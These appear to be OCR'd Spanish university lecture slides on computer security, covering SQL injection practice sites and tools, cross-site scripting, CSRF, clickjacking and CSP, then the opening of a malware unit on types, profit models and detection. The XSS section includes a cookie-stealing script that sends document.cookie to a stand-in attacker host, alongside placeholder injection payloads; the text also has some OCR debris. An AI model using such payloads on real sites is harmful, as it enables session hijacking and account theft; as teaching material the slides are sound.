Universidad Rey Juan Carlos

- Supongamos que el desarrollador de la aplicación web conoce estos ataques y decide filtrar las respuestas que la base de datos daría a los usuarios.
  - ERROR: porque las consultas inyectadas se siguen realizando y lo único que se filtra es la muestra de resultados.
- Es importante tener en cuenta las respuestas de la base de datos. Pueden mostrar información que no conozcamos: aspecto o hash de la web, tiempo en mostrar el mensaje de error, etc…
- Y se estarían dado ayudas para construir el ataque a ciegas.
  - Blind SQL injection.

SQL Injections

Universidad Rey Juan Carlos

- Existen herramientas que permiten automatizar las consultas a la base de datos:

- Jsql Injection:

  https://github.com/ron190/jsql-injection

- Sqlmap (incluido en Kali Linux):

  https://sqlmap.org/

- Havij SQL Injection Tool:

  https://www.darknet.org.uk/2010/09/havij-advanced-automated-sql-injection-tool/

SQL Injections

Universidad Rey Juan Carlos

- https://primer.picoctf.org/vuln/web/basicsql.php
- "SELECT * FROM user where name='$name' and password='$password';"




SQL Injections

Universidad Rey Juan Carlos

- https://primer.picoctf.org/vuln/web/blindsql.php
- Usuario: **picoctf**



SQL Injections



Good luck speed cameras.



Índice

- Desbordamientos.
- Inyecciones.
- **Forgeries**.

Forgeries

Universidad Rey Juan Carlos


- Este tipo de ataques pretenden crear, imitar o adaptar un entorno, aplicación o servicio real con el propósito de engañar al cliente con intenciones maliciosas.
- Forgery = falsificación.
- El ataque más común de este tipo es el Cross Site Scripting (XSS) a aplicaciones web.
  - Según los datos, como mínimo el 40% de los sitios web presentan vulnerabilidades que permiten realizar este tipo de ataques.

Forgeries

Universidad Rey Juan Carlos

- Las aplicaciones web se construyen habitualmente mezclando elementos fijos (contenido estático) con información que proviene de una base de datos (contenido dinámico).
  - Algunas veces, la información contenida en la base de datos la actualizan los propios usuarios (foros, blogs, redes sociales,…)
- Para crear este tipo de aplicaciones se utiliza Java, PHP, Visual Basic…

Forgeries



Forgeries

- Normalmente, cuando un usuario visita una página web, esta presenta un contenido estático y HTML dinámico.

- Por ejemplo, puede mostrar las últimas entradas, si estamos visitando un blog, o los mensajes privados de la cuenta del usuario.
- Los usuarios maliciosos pueden aprovechar esos componentes dinámicos para insertar código malicioso.
- Si se actualiza la página, se lee el código, el navegador lo renderiza y lo interpreta.

Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

- XSS es una vulnerabilidad web que permite a los atacantes comprometer las interacciones de los usuarios con el sitio web vulnerable.


- La versión más “light” consiste en abrir ventanas emergentes.
- Pero se puede llegar a acceder a información sensible o comprometer el equipo del usuario.

- Lo más común es que el atacante pueda acceder al sitio web vulnerable haciéndose pasar por la víctima (teniendo los mismo privilegios que esta).

Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

- El funcionamiento es sencillo: consiste en manipular la página web vulnerable para que devuelva código JavaScript malicioso a los usuarios.
- Este código se va a ejecutar en el navegador del usuario, y el atacante podrá comprometer las interacciones del usuario y el servidor.



Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

- Se podría confirmar la mayor parte de las vulnerabilidades por XSS inyectando cierto tipo de código que haga que nuestro navegador ejecute código JavaScript.

- La manera más sencilla es usando la función `alert()`
- Esta función es sencilla, y no involucra ningún tipo de peligro para nuestro navegador o equipo.
- En ciertos navegadores, la función `alert()` se ha deshabilitado y en estos casos se podría usar la función `print()`

Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

- DOM-based XSS, cuando la vulnerabilidad no está en el lado del servidor, sino del cliente.

- Reflected XSS, el script malicioso proviene de la petición HTTP.

- Stored XSS, el script malicioso proviene de la base de datos de la web.

Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

DOM-based XSS, XSS locales

- Este ataque se produce en el lado del cliente.
- El cliente abre una página web que está manipulada.
- En ese momento el código malicioso se instala en un archivo del navegador web y se ejecuta ahí sin comprobaciones previas.
- Desde la página, se descarga el código malicioso que es interpretado localmente por el navegador.

Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

Reflected-XSS, XSS no almacenados

- Se producen cuando una página web recibe datos en una petición HTTP e incluye esa misma información, de manera no segura, en la respuesta.
- Por ejemplo, una página web para realizar búsquedas, donde la búsqueda es un parámetro de la URL:

```
https://agpardo.com/search?term=aprobarSegInf
```

- Y la respuesta es:

```
<p> Quieres información sobre: aprobarSegInf</p>
```

Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

Reflected-XSS, XSS no almacenados

- El atacante puede construir su ataque de esta manera:

```
https://agpardo.com/search?term=
<script>/*+Cod.Malicioso+*/</script>
```

- Esto haría que la respuesta fuera:

```
<p> Quieres información sobre: <script>/* Cod.Malicioso
*/</script> </p>
```


Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

El atacante suplanta a la entidad propietaria de la web





Manda a la víctima el link a la web, pero incrustando el código malicioso que se quiere ejecutar



Cuando la víctima abre el link malicioso, accede a la web en la que confía, pero no sabe que además está ejecutando un script malicioso.

```
<SCRIPT> document.location='http://web-
atacante/cgi-bin/script.cig?'+document.cookie
</SCRIPT>
```

Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

Stored-XSS, XSS almacenados

- Algunas páginas almacenan el contenido creado por usuarios para incluirlo en futuras respuestas HTTP.

- Por ejemplo:

```
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Length: 100

postId=3&comment=Me+encanta+este+post.+Seguro+que+apruebo
.&name=Agpardo&email=agpardo%40normal-user.net
```

- Este comentario se almacenará y cuando cualquier otro usuario acceda a esa entrada verá:

```
<p>Me encanta este post. Seguro que apruebo.</p>
```


Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

Stored-XSS, XSS almacenados

- Un usuario puede añadir un script malicioso:

```
<script>/* Script malicioso */</script>
```


- Que se almacenará como:

```
comment=%3Cscript%3E%2F*%2BScript%2Bmalicioso%2B*%2F%3C%2
                        Fscript%3E
```

- Y cuando algún usuario acceda a la web recibirá en la respuesta HTTP:

```
<p><script>/* Script malicioso */</script></p>
```

Cross-Site Scripting (XSS)




Cross-Site Scripting (XSS)

- Existe otro tipo concreto de ataque XSS que se suele denominar Cross Site Request Forgery (XSRF) o Session Riding.
- El atacante hace que la víctima ejecute un código malicioso con un objetivo muy concreto: acceder a otra web o aplicación en la que el usuario estuviera previamente autenticado.
- Como la autenticación ya se ha hecho (normalmente se gestiona con cookies), este acceso se autoriza.
- Se puede realizar con ataques XSS de tipo 1 o 2.

Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)

Universidad Rey Juan Carlos

¿Cuál es la situación actual con los XSS?

- Las diferentes páginas web están incorporando los CSPs.
- Content Security Policy (CSP)
- Son mecanismos de seguridad del navegador que limitan los recursos que una determinada página puede cargar.
- Además definen si una página puede ser incluida dentro de otras.
- Lo más común es restringir el uso de scripts a sólo aquellos que provienen del mismo dominio que la web en cuestión.

Forgeries

Universidad Rey Juan Carlos

Ataques de clickjacking.

- El objetivo de este ataque es conseguir que un usuario pulse en un enlace (y realice una acción) sin que lo sepa, o creyendo que lo que hace en otro enlace con otro fin.
- El fin puede ser muy variado:
  - Seguir a alguien en Twitter.
  - Un “Like” en Facebook… “Meta”
- El atacante “disfraza” un enlace no deseado, volviéndolo atractivo para la víctima.
  - Para conseguirlo se basa en las capas que se pueden construir con HTML e Iframe (técnica para cargar una web dentro de otra).


Forgeries

Universidad Rey Juan Carlos

- Una web maliciosa debe cargar una web legítima delante pero de forma transparente.
- Si se posiciona correctamente un enlace sobre otro, y se cuadran las capas, el efecto puede ser el del "secuestro" del click del ratón.
- Una ventaja de esta técnica que la diferencia del XRSF es que con ella se sigue disponiendo del token válido en el caso de páginas que necesiten inicio de sesión.

Forgeries

Universidad Rey Juan Carlos



Forgeries

Universidad Rey Juan Carlos

https://primer.picoctf.org/vuln/web/sign_up.php
https://primer.picoctf.org/vuln/web/tableusers.php



Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 6 – Malware





Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Definición y características.
- Tipos de Malware.
- Rentabilidad.
- Contramedidas.
- Técnicas de detección.
- Adversarial examples.

Índice

Universidad Rey Juan Carlos

- **Definición y características**.
- Tipos de Malware.
- Rentabilidad.
- Contramedidas.
- Técnicas de detección.
- Adversarial examples.

Definición y características

- Malware, *malicious software,* es toda pieza de software que tiene como objetivo instalarse en el sistema y realizar cualquier tipo de acción malintencionada, o destructiva, sin el consentimiento del usuario.
- Esa acción abarca desde los daños a algún componente físico de la máquina, hasta daños en la información contenida en ella, o cambios su comportamiento habitual.
- Las características básicas del malware son:
  - Replicación.
  - Métodos de ocultamiento.
  - Activación.
  - Manifestación.
  - Explotación y escalamiento de privilegios.

Replicación

- Se refiere a la capacidad para duplicarse a sí mismo.
- Si un programa cuenta con esta característica se le considera virus, sin importar que tenga alguna otra característica.
- Al principio, estos programas se difundían mediante dispositivos de almacenamiento externo y se activaban con ayuda del usuario.
- En la actualidad los códigos pueden expandirse y auto-propagarse a través de Internet, al aprovechar fallos en los sistemas operativos, malas configuraciones o la ingenuidad de los usuarios.

Ocultamiento y Activación

Universidad Rey Juan Carlos

- Es la capacidad que tiene el código malicioso para evitar las protecciones comunes de los sistemas operativos, detectores de intrusos y sistemas antivirus.
  - Cifrado (polimorfismo básico).
  - Polimorfismo Avanzado o Metamorfismo.
  - Cambio de extensiones.
  - Hidra o Multi-infector.
- Activación es la capacidad del código malicioso para activarse:
  - Contador.
  - Doble Click.
  - Encender el equipo.
  - Ejecutar un programa.

Manifestación

Universidad Rey Juan Carlos

- Es la capacidad que hará notar al usuario del equipo infectado que tiene un código malicioso en la máquina.
  - Enviar un mensaje.
  - Formatear el disco.
  - Borrar información.
  - Modificar la información.
  - Deteriorar el rendimiento de la infraestructura de la red.
  - Deteriorar el rendimiento de la máquina.

Daños que puede provocar

- Trivial:
  - Sólo replicarse
- Moderado:
  - Destrucción de la información.
- Mayor:
  - Corrupción de archivos o información.
- Severo:
  - Alteración o modificación de la información.
- Ilimitado:
  - Robo de información.

Índice

- Definición y características.
- **Tipos de Malware**.
- Rentabilidad.
- Contramedidas.
- Técnicas de detección.
- Adversarial examples.

Tipos de Malware

Universidad Rey Juan Carlos

- Debido al gran desarrollo dentro de esta área, el concepto de *malware* abarca una amplia variedad de desarrollos software:
  - Adware.
  - Attack kit.
  - Auto-rooter.
  - Backdoor.
  - Downloaders.
  - Drive-by-download.
  - Exploits.
  - Flooders.
  - Keyloggers.
  - Logic bomb.
  - Macro virus.
  - Mobile code.
  - Rootkit.
  - Spammer.
  - Spyware.
  - RAT (Remote Access Trojan).
  - Troyano.
  - Virus.
  - Gusano.
  - Zombie.

Tipos de Malware

Universidad Rey Juan Carlos

- Una manera de clasificarlos en teniendo en cuenta tres factores que definen su ciclo de vida:
  - Su método de propagación.
  - Su método de ocultación.
  - Su objetivo una vez activado.
- También veremos una clasificación desde el punto de vista de la estructura del ejecutable.

Tipos de Malware

Universidad Rey Juan Carlos

- Desde el punto de vista de su modo de propagación distinguimos:
  - **Virus**: es el más conocido. Tiene por objetivo alterar el funcionamiento normal del ordenador sin el conocimiento ni autorización del usuario. Se instalan dentro del código de un programa del equipo objetivo, y cuando este se ejecuta, infecta a otros archivos del sistema. Requieren de la interacción del usuario para infectar a nuevos equipos.
  - **Gusanos (Worms)**: es un tipo de malware que se replica y se mueve por las redes de ordenadores de forma autónoma, buscando nuevas víctimas. Los gusanos no requieren interacción con el usuario para propagarse, pero sí para instalarse.

Tipos de Malware

Universidad Rey Juan Carlos

- El modo de ocultación hace referencia a cómo el malware se hace persistente en el sistema y se asegura el acceso al equipo infectado. En este caso hablamos de:
  - **Backdoors**: una vez infectado el ordenador, el atacante logra la persistencia instalando métodos alternativos de acceso.
  - **Rootkits**: hacen posible que otro malware se oculte en su dispositivo y pueden dificultar, incluso imposibilitar, la limpieza de la infección.
  - **Troyanos**: se hacen pasar por software inofensivo, pero realmente incluyen una parte maliciosa oculta. Generalmente se usan para robar información.
  - **Drive-by-downloads**: la infección se produce cuando el usuario visita un sitio web infectado, el código se descarga e instala.
  - **Rogue antivirus**: el malware muestra una alerta mientras navegamos por internet sobre un virus detectado en el sistema, y se ofrece la posibilidad de descargar un antivirus para realizar un análisis en profundidad.

Tipos de Malware

Universidad Rey Juan Carlos

- El siguiente paso es obtener beneficio de la máquina:
  - **Spyware/adware**: se centran en recolectar datos del comportamiento de usuario durante la navegación (spyware), o en mostrar ventanas emergentes con anuncios (adware). No se pueden considerar malware como tal porque no destruyen datos, pero sí se instalan usando estrategias engañosas.
  - **Keyloggers**: este software registra y almacena en un fichero todas las pulsaciones de teclado realizadas.
  - **Bots**: añade al ordenador a una red de ordenadores "zombies" controlados por un servidor central gestionado por el atacante.
  - **Malvertising**: aparecen en forma de anuncio, banner de propaganda o ventana emergente, que al cargarse, redirigen o cargan contenido de otro sitio web que tiene el malware.
  - **Ransomware**: "secuestra" los datos cifrando todo el contenido del disco duro y solicita un rescate.

Tipos de Malware

Universidad Rey Juan Carlos

La UOC sufre un ransomware que afecta a su campus virtual: así es el último ciberataque que golpea a una universidad española



3 Enero 2022 - Actualizado 3 Enero 2022, 14:04

33 Comentarios

rvicio a la UAB


rcelona (UAB) sufrió un ciberataque en su
s virtuales.

B

ıtònoma

lona

Tipos de Malware



Tipos de Malware

- Otra clasificación puede ser teniendo en cuenta la estructura del ejecutable y la capacidad de **cambiar su estructura** en cada ejecución.
- Existe malware que es capaz de mutar su estructura para evitar ser detectado:
  - **Polimórfico**: son gusanos que incluyen una serie de funciones que modifican el ejecutable del malware para evitar ser detectado. La función y el comportamiento (el núcleo) no cambia, sólo cambia el fichero ejecutable.
  - **Metamórfico**: se recodifican. Su código cambia (se reorganiza) cada vez que se propagan o cada vez que son distribuidos. Como su código cambia, un antivirus basado en firmas podría no detectarlo.

Índice

Universidad Rey Juan Carlos

- Definición y características.
- Tipos de Malware.
- **Rentabilidad.**
- Contramedidas.
- Técnicas de detección.
- Adversarial examples.

La rentabilidad del malware

Universidad Rey Juan Carlos

- El desarrollo de malware se ha profesionalizado y se ha convertido en una fuente de ingresos.
- La mayor parte del malware que se desarrolla tiene como objetivo obtener beneficios económicos:
  - **Click fraud**: utilizan el modelo de negocio de los clicks y visitas a ciertas páginas. Se puede alquilar una botnet cuya tarea es hacer clicks en ciertos enlaces, generando beneficios.
  - **Extorsión**: es el caso del ransomware. Se extorsiona a la víctima impidiéndole el acceso a todos los archivos almacenados en el equipo.
  - **Spam**: se contratan botnets para realizar campañas de envío de spam.
  - **MaaS** (***Malware as a Service***): se alquila/vende el uso de botnets, creación de exploit-kits a medida, en los que se alquila la infraestructura de la botnet y servicios de soporte técnico.

Índice

Universidad Rey Juan Carlos

- Definición y características.
- Tipos de Malware.
- Rentabilidad.
- **Contramedidas.**
- Técnicas de detección.
- Adversarial examples.

Contramedidas

Universidad Rey Juan Carlos


- Existen algunas contramedidas conocidas por todos para evitar que se instale malware en las máquinas.
- Mantener el software actualizado.
- Si una aplicación no se utiliza, mejor desinstalarla.
- Tener cuidado con los programas que se instalan y las fuentes de donde se obtienen.
- No abrir emails de remitentes desconocidos. Cuidado con los emails que tienen un asunto llamativo.
- No proporcionar datos personales por correo electrónico.
- Mantener actualizado el sistema operativo y el antivirus.

Índice

- Definición y características.
- Tipos de Malware.
- Rentabilidad.
- Contramedidas.
- **Técnicas de detección.**
  - Análisis estático.
  - Análisis dinámico.
- Adversarial examples.

Técnicas de detección

- El principal problema que hay a día de hoy con el malware es:



Técnicas de detección

Universidad Rey Juan Carlos

- Se necesita del desarrollo de técnicas rápidas para la identificación de malware.
- Este problema se puede "reducir" a un problema de *Machine Learning*, más concretamente de clasificación.
- Dado un código ejecutable, queremos diseñar un sistema que nos diga si ese ejecutable es malware, o no.
- Se realiza usando dos enfoques diferentes:
  - Análisis estático.
  - Análisis dinámico.

Índice

Universidad Rey Juan Carlos

- Definición y características.
- Tipos de Malware.
- Rentabilidad.
- Contramedidas.
- **Técnicas de detección.**
  - **Análisis estático.**
  - Análisis dinámico.
- Adversarial examples.

Análisis estático de código

Universidad Rey Juan Carlos

- Trata de determinar la naturaleza del programa mediante el análisis del código, o la estructura del programa.
- El programa no se ejecuta en ningún momento.
- Se utilizan diferentes técnicas:
  - Análisis de los metadatos.
  - Escaneo con un antivirus.
  - Hashing.
  - Búsqueda de cadenas de texto.
  - Empaquetado y ofuscación.
  - Formato de fichero Portable Executable.

Análisis estático de código

Universidad Rey Juan Carlos

